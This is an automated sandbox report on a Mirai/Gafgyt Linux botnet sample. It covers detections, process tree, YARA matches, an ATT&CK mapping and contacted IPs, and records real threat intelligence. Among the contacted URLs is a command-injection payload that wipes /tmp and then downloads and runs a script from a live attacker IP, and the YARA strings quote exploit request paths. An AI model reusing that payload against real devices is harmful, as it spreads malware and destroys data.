ID: 512668
Sample Name: 9o6Z1wEokT
Cookbook:
defaultlinuxfilecookbook.jbs
Time: 10:07:43
Date: 01/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Linux Analysis Report 9o6Z1wEokT

Overview

General Information

Sample Name:	9o6Z1wEokT
Analysis ID:	512668
MD5:	68cb43368a1a88..
SHA1:	aebd07f77508649.
SHA256:	126ddb96a06273..
Tags:	32 elf gafgyt intel Mirai
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Gafgyt Mirai

Score:	100
Range:	0 - 100
Whitelisted:	false

Signatures

- Snort IDS alert for network traffic (e....
- Yara detected Mirai
- Multi AV Scanner detection for subm...
- Yara detected Gafgyt
- Malicious sample detected (through ...
- Sample tries to kill many processes...
- Sample is packed with UPX
- Uses known network protocols on no...
- Passes username and password via...
- Sample contains only a LOAD segm...
- Yara signature match
- Uses the "uname" system call to qu...

Classification



Analysis Advice

Some HTTP requests failed (404). It is likely the sample will exhibit less behavior

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	512668
Start date:	01.11.2021
Start time:	10:07:43
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 11s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	9o6Z1wEokT
Cookbook file name:	defaultlinuxfilecookbook.jbs
Analysis system description:	Ubuntu Linux 20.04 x64 (Kernel 5.4.0-72, Firefox 91.0, Evince Document Viewer 3.36.10, LibreOffice 6.4.7.2, OpenJDK 11.0.11)
Analysis Mode:	default
Detection:	MAL
Classification:	mal100.spre.troj.evad.lin@0/0@1/0
Warnings:	Show All

Process Tree

- **system is lnxubuntu20**
- 9o6Z1wEokT (PID: 5241, Parent: 5121, MD5: 68cb43368a1a8837125de604f0c2a11e) Arguments: /tmp/9o6Z1wEokT
  - 9o6Z1wEokT New Fork (PID: 5242, Parent: 5241)
    - 9o6Z1wEokT New Fork (PID: 5243, Parent: 5242)
    - 9o6Z1wEokT New Fork (PID: 5244, Parent: 5242)
    - 9o6Z1wEokT New Fork (PID: 5245, Parent: 5242)
    - 9o6Z1wEokT New Fork (PID: 5246, Parent: 5242)
    - 9o6Z1wEokT New Fork (PID: 5247, Parent: 5242)
    - 9o6Z1wEokT New Fork (PID: 5248, Parent: 5242)
- xfce4-panel New Fork (PID: 5251, Parent: 2063)
- wrapper-2.0 (PID: 5251, Parent: 2063, MD5: ac0b8a906f359a8ae102244738682e76) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libsystray.so 6 12582920 systray "Notification Area" "Area where notification icons appear"
- xfce4-panel New Fork (PID: 5252, Parent: 2063)
- wrapper-2.0 (PID: 5252, Parent: 2063, MD5: ac0b8a906f359a8ae102244738682e76) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libstatusnotifier.so 7 12582921 statusnotifier "Status Notifier Plugin" "Provides a panel area for status notifier items (application indicators)"
- xfce4-panel New Fork (PID: 5253, Parent: 2063)
- wrapper-2.0 (PID: 5253, Parent: 2063, MD5: ac0b8a906f359a8ae102244738682e76) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libpulseaudio-plugin.so 8 12582922 pulseaudio "PulseAudio Plugin" "Adjust the audio volume of the PulseAudio sound system"
- xfce4-panel New Fork (PID: 5254, Parent: 2063)
- wrapper-2.0 (PID: 5254, Parent: 2063, MD5: ac0b8a906f359a8ae102244738682e76) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libxfce4powermanager.so 9 12582923 power-manager-plugin "Power Manager Plugin" "Display the battery levels of your devices and control the brightness of your display"
  - wrapper-2.0 New Fork (PID: 5275, Parent: 5254)
  - xfpm-power-backlight-helper (PID: 5275, Parent: 5254, MD5: 3d221ad23f28ca3259f599b1664e2427) Arguments: /usr/sbin/xfpm-power-backlight-helper --get-max-brightness
- xfce4-panel New Fork (PID: 5255, Parent: 2063)
- wrapper-2.0 (PID: 5255, Parent: 2063, MD5: ac0b8a906f359a8ae102244738682e76) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libnotification-plugin.so 10 12582924 notification-plugin "Notification Plugin" "Notification plugin for the Xfce panel"
- xfce4-panel New Fork (PID: 5256, Parent: 2063)
- wrapper-2.0 (PID: 5256, Parent: 2063, MD5: ac0b8a906f359a8ae102244738682e76) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libactions.so 14 12582925 actions "Action Buttons" "Log out, lock or other system actions"
- dbus-daemon New Fork (PID: 5274, Parent: 5273)
- xfconfd (PID: 5274, Parent: 5273, MD5: 4c7a0d6d258bb970905b19b84abcd8e9) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/xfconf/xfconfd
- systemd New Fork (PID: 5285, Parent: 1860)
- xfce4-notifyd (PID: 5285, Parent: 1860, MD5: eee956f1b227c1d5031f9c61223255d1) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/notifyd/xfce4-notifyd
- **cleanup**

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
9o6Z1wEokT	SUSP_ELF_LNX_UPX_Compressed_File	Detects a suspicious ELF binary with UPX compression	Florian Roth	• 0x86aa:$s2: $Id: UPX • 0x865b:$s3: $Info: This file is packed with the UPX executable packer

PCAP (Network Traffic)


Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Mirai_12	Yara detected Mirai	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
5243.1.00000000764ea583.000000008517f29e.rw-.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x590:$xo1: Ik~mhhe+1*4 • 0x608:$xo1: Ik~mhhe+1*4 • 0x680:$xo1: Ik~mhhe+1*4 • 0x6f8:$xo1: Ik~mhhe+1*4 • 0x770:$xo1: Ik~mhhe+1*4 • 0xa00:$xo1: Ik~mhhe+1*4 • 0xa58:$xo1: Ik~mhhe+1*4 • 0xab0:$xo1: Ik~mhhe+1*4 • 0xb08:$xo1: Ik~mhhe+1*4 • 0xb60:$xo1: Ik~mhhe+1*4
5241.1.00000000764ea583.000000008517f29e.rw-.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x590:$xo1: Ik~mhhe+1*4 • 0x608:$xo1: Ik~mhhe+1*4 • 0x680:$xo1: Ik~mhhe+1*4 • 0x6f8:$xo1: Ik~mhhe+1*4 • 0x770:$xo1: Ik~mhhe+1*4 • 0xa00:$xo1: Ik~mhhe+1*4 • 0xa58:$xo1: Ik~mhhe+1*4 • 0xab0:$xo1: Ik~mhhe+1*4 • 0xb08:$xo1: Ik~mhhe+1*4 • 0xb60:$xo1: Ik~mhhe+1*4

Source	Rule	Description	Author	Strings
5243.1.000000001a887bdc.00000000531557b5.r-x.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x138d8:$xo1: Ik~mhhe+1*4 • 0x13948:$xo1: Ik~mhhe+1*4 • 0x139b8:$xo1: Ik~mhhe+1*4 • 0x13a28:$xo1: Ik~mhhe+1*4 • 0x13a98:$xo1: Ik~mhhe+1*4 • 0x13d08:$xo1: Ik~mhhe+1*4 • 0x13d5c:$xo1: Ik~mhhe+1*4 • 0x13db0:$xo1: Ik~mhhe+1*4 • 0x13e04:$xo1: Ik~mhhe+1*4 • 0x13e58:$xo1: Ik~mhhe+1*4
5243.1.000000001a887bdc.00000000531557b5.r-x.sdmp	MAL_ELF_LNX_Mirai_Oct 10_1	Detects ELF Mirai variant	Florian Roth	• 0x133f5:$x2: /bin/busybox chmod 777 * /tmp/ • 0x13120:$s1: POST /ctrlt/DeviceUpgrade_1 HTTP/1.1 • 0x12c60:$s3: POST /cdn-cgi/
5243.1.000000001a887bdc.00000000531557b5.r-x.sdmp	JoeSecurity_Mirai_8	Yara detected Mirai	Joe Security	
Click to see the 6 entries				

Jbx Signature Overview



- AV Detection
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Uses known network protocols on non-standard ports

Passes username and password via HTTP get

System Summary:

Malicious sample detected (through community Yara rule)

Sample tries to kill many processes (SIGKILL)

Data Obfuscation:

Sample is packed with UPX

Hooking and other Techniques for Hiding and Protection:

Uses known network protocols on non-standard ports

Stealing of Sensitive Information:

Yara detected Mirai

Yara detected Gafgyt

Remote Access Functionality:

Yara detected Mirai

Yara detected Gafgyt


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Imp
Valid Accounts	Windows Management Instrumentation	Path Interception	Path Interception	Hidden Files and Directories 1	OS Credential Dumping 1	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Mod Syst Part
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Obfuscated Files or Information 1	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Dev Locl
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 4	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Dele Dev Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 5	SIM Card Swap		Carr Billi Frau
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Ingress Tool Transfer 3	Manipulate Device Communication		Man App Ran or R

Malware Configuration

No configs have been found


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
9o6Z1wEokT	33%	Virustotal		Browse
9o6Z1wEokT	36%	ReversingLabs	Linux.Trojan.Mirai	

Dropped Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
scamanje.stresserit.pro	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://49.12.233.52/bin	0%	Avira URL Cloud	safe	
http://127.0.0.1:80/shell?cd+/tmp;rm+-rf+*;wget+49.12.233.52/jaws;sh+/tmp/jaws	0%	Virustotal		Browse
http://127.0.0.1:80/shell?cd+/tmp;rm+-rf+*;wget+49.12.233.52/jaws;sh+/tmp/jaws	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
scamanje.stresserit.pro	49.12.233.52	true	false	• 4%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:80/shell?cd+/tmp;rm+-rf+*;wget+49.12.233.52/jaws;sh+/tmp/jaws	true	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
12.207.216.252	unknown	United States		7018	ATT-INTERNET4US	false
178.18.96.250	unknown	Russian Federation		8427	MAGINFO-ASMagnitogorskRussiaRU	false
51.37.119.129	unknown	Ireland		15502	VODAFONE-IRELAND-ASNIE	false
202.161.141.133	unknown	Hong Kong		11919	LORAL-SKYNET-ARUS	false
222.226.32.46	unknown	Japan		2516	KDDIKDDICORPORATIONJP	false
74.52.27.51	unknown	United States		36351	SOFTLAYERUS	false
41.145.154.94	unknown	South Africa		5713	SAIX-NETZA	false
223.148.2.244	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
116.90.107.205	unknown	Pakistan		45814	FARIYA-PKFariyaNetworksPvtLtdPK	false
139.22.3.99	unknown	Germany		680	DFNVereinzurFoerderungeinesDeutschenForschungsnetzese	false
131.163.248.60	unknown	Canada		6591	INGR-ASNUS	false
117.115.137.146	unknown	China		4847	CNIX-APChinaNetworksInter-ExchangeCN	false
204.79.203.53	unknown	United States		19576	EASTERN-AS-01US	false
164.41.71.61	unknown	Brazil		21506	FundacaoUniversidadedeBrasiliaBR	false
205.176.15.147	unknown	United States		8103	STATE-OF-FLAUS	false
183.206.97.10	unknown	China		56046	CMNET-JIANGSU-APChinaMobilecommunicationscorporationCN	false
210.60.42.108	unknown	Taiwan; Republic of China (ROC)		1659	ERX-TANET-ASN1TaiwanAcademicNetworkTANetInformationC	false
197.136.224.39	unknown	Kenya		36914	KENET-ASKE	false
71.167.226.28	unknown	United States		701	UUNETUS	false
41.51.170.27	unknown	South Africa		37168	CELL-CZA	false
78.209.96.98	unknown	France		12322	PROXADFR	false
115.178.4.124	unknown	Hong Kong		24506	YAHOO-TP2YAHOOTAIWANTW	false
148.29.157.23	unknown	United States		6400	CompaniaDominicanadeTelefonosSADO	false
141.93.110.68	unknown	Netherlands		680	DFNVereinzurFoerderungeinesDeutschenForschungsnetzese	false
104.119.90.59	unknown	United States		2828	XO-AS15US	false
82.60.20.181	unknown	Italy		3269	ASN-IBSNAZIT	false
41.190.129.207	unknown	Mauritius		36997	INFOCOM-UG	false
156.38.69.244	unknown	Togo		36924	GVA-CanalboxBJ	false
197.90.74.62	unknown	South Africa		10474	OPTINETZA	false
210.33.92.35	unknown	China		4538	ERX-CERNET-BKBChinaEducationandResearchNetworkCenter	false
156.49.195.231	unknown	Sweden		29975	VODACOM-ZA	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
156.57.94.245	unknown	Canada		855	CANET-ASN-4CA	false
175.184.26.171	unknown	Japan		2510	INFOWEBFUJITSULIMITEDJP	false
197.12.117.158	unknown	Tunisia		37703	ATLAXTN	false
213.246.160.119	unknown	United Kingdom		8586	OBSL-ASTalkTalk-BusinessdivisionGB	false
156.235.189.126	unknown	Seychelles		134548	DXTL-HKDXTLTseungKwanOServiceHK	false
197.237.248.144	unknown	Kenya		15399	WANANCHI-KE	false
210.25.254.104	unknown	China		4538	ERX-CERNET-BKBChinaEducationandResearchNetworkCenter	false
218.85.108.163	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
98.163.92.7	unknown	United States		22773	ASN-CXA-ALL-CCI-22773-RDCUS	false
144.79.42.106	unknown	unknown		24940	HETZNER-ASDE	false
18.138.65.36	unknown	United States		16509	AMAZON-02US	false
52.172.168.232	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
161.31.175.172	unknown	United States		40581	AREON-ASUS	false
2.6.97.90	unknown	France		3215	FranceTelecom-OrangeFR	false
197.190.12.213	unknown	Ghana		37140	zain-asGH	false
74.250.40.167	unknown	United States		6389	BELLSOUTH-NET-BLKUS	false
94.7.176.226	unknown	United Kingdom		5607	BSKYB-BROADBAND-ASGB	false
60.94.29.130	unknown	Japan		17676	GIGAINFRASoftbankBBCorpJP	false
180.246.6.3	unknown	Indonesia		7713	TELKOMNET-AS-APPTTelekomunikasiIndonesiaID	false
155.138.246.9	unknown	United States		20473	AS-CHOOPAUS	true
118.144.105.159	unknown	China		4808	CHINA169-BJChinaUnicomBeijingProvinceNetworkCN	false
208.196.44.13	unknown	United States		701	UUNETUS	false
199.91.86.20	unknown	Canada		15247	RADIANT-VANCOUVERCA	false
109.183.48.98	unknown	Czech Republic		12767	PRAGONET-ASCZ	false
123.114.215.96	unknown	China		4808	CHINA169-BJChinaUnicomBeijingProvinceNetworkCN	false
41.127.73.195	unknown	South Africa		16637	MTNNS-ASZA	false
40.28.77.69	unknown	United States		4249	LILLY-ASUS	false
178.60.215.125	unknown	Spain		12334	Galicia-SpainES	false
42.253.2.46	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
156.11.35.24	unknown	Canada		15290	ALLST-15290CA	false
41.35.35.154	unknown	Egypt		8452	TE-ASTE-ASEG	false
41.76.191.251	unknown	Kenya		37225	NETWIDEZA	false
197.47.108.232	unknown	Egypt		8452	TE-ASTE-ASEG	false
202.97.163.205	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
41.102.150.114	unknown	Algeria		36947	ALGTEL-ASDZ	false
120.186.107.194	unknown	Indonesia		4761	INDOSAT-INP-APINDOSATInternetNetworkProviderID	false
69.186.67.178	unknown	United States		3801	MISNETUS	false
156.121.7.93	unknown	United States		393504	XNSTGCA	false
115.126.52.106	unknown	Hong Kong		38186	FTG-AS-APForewinTelecomGroupLimitedISPatHK	false
174.67.133.238	unknown	United States		22773	ASN-CXA-ALL-CCI-22773-RDCUS	false
41.61.164.252	unknown	South Africa		36943	GridhostZA	false
37.98.140.246	unknown	Finland		57732	IPPOY-ASFI	false
152.113.180.106	unknown	United States		4193	WA-STATE-GOVUS	false
42.204.186.204	unknown	China		7641	CHINABTNChinaBroadcastingTVNetCN	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
42.4.251.174	unknown	China		4837	CHINA169-BACKBONECHINAUNICOM China169BackboneCN	false
109.7.133.227	unknown	France		15557	LDCOMNETFR	false
123.145.54.222	unknown	China		4837	CHINA169-BACKBONECHINAUNICOM China169BackboneCN	false
112.180.205.190	unknown	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	false
47.105.148.45	unknown	China		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	false
38.162.241.85	unknown	United States		174	COGENT-174US	false
96.104.187.63	unknown	United States		7922	COMCAST-7922US	false
5.142.43.27	unknown	Russian Federation		12389	ROSTELECOM-ASRU	false
156.240.70.1	unknown	Seychelles		328608	Africa-on-Cloud-ASZA	false
158.163.60.230	unknown	Canada		1930	RCCNFundacaoparaaCiencia eaTecnologiaIPPT	false
206.112.107.64	unknown	United States		11486	COLO-PREM-VZBUS	false
168.2.58.209	unknown	United States		8	RICE-ASUS	false
182.235.102.243	unknown	Taiwan; Republic of China (ROC)		9416	MULTIMEDIA-AS-APHoshinMultimediaCenterIncTW	false
197.50.174.117	unknown	Egypt		8452	TE-ASTE-ASEG	false
160.12.51.133	unknown	Japan		2907	SINET-ASResearchOrganizationofInformationandSystemsN	false
150.94.128.87	unknown	Japan		6400	CompaniaDominicanadeTelefonosSADO	false
79.101.206.56	unknown	Serbia		8400	TELEKOM-ASRS	false
210.232.162.151	unknown	Japan		4713	OCNNTTCommunicationsCorporationJP	false
37.129.242.246	unknown	Iran (ISLAMIC Republic Of)		197207	MCCI-ASIR	false
52.35.26.205	unknown	United States		16509	AMAZON-02US	false
57.171.197.28	unknown	Belgium		2686	ATGS-MMD-ASUS	false
84.184.1.125	unknown	Germany		3320	DTAGInternetserviceprovideroperationsDE	false
148.94.50.51	unknown	United States		786	JANETJiscServicesLimitedGB	false
31.241.9.128	unknown	Germany		3320	DTAGInternetserviceprovideroperationsDE	false
5.107.178.204	unknown	United Arab Emirates		5384	EMIRATES-INTERNETEmiratesInternetAE	false

Runtime Messages

Command:	/tmp/9o6Z1wEokT
Exit Code:	0
Exit Code Info:	
Killed:	False
Standard Output:	unstable_is_the_history_of_universe
Standard Error:	

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.119.90.59	4XDPFw0YiS	Get hash	malicious	Browse	
51.37.119.129	jew.x86	Get hash	malicious	Browse	
156.38.69.244	x86	Get hash	malicious	Browse	
156.57.94.245	8UoSNa8TSm	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
scamanje.stresserit.pro	mP1pg0ryFA	Get hash	malicious	Browse	• 49.12.233.52
	yxD7DmfG2j	Get hash	malicious	Browse	• 49.12.233.52

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
VODAFONE-IRELAND-ASNIE	INsMwWSMeh	Get hash	malicious	Browse	• 109.79.237.146
	wRmHCEnowl	Get hash	malicious	Browse	• 109.76.156.165
	4VC4C0PxQb	Get hash	malicious	Browse	• 109.76.108.233
	Xb1sM3W7BK	Get hash	malicious	Browse	• 109.76.232.26
	B6WwgS8sUq	Get hash	malicious	Browse	• 109.76.18.4
	bTRSDGefHc	Get hash	malicious	Browse	• 109.76.220.42
	HeCoAUTGxq	Get hash	malicious	Browse	• 64.43.155.111
	N1Cyp2N7r0	Get hash	malicious	Browse	• 93.107.150.13
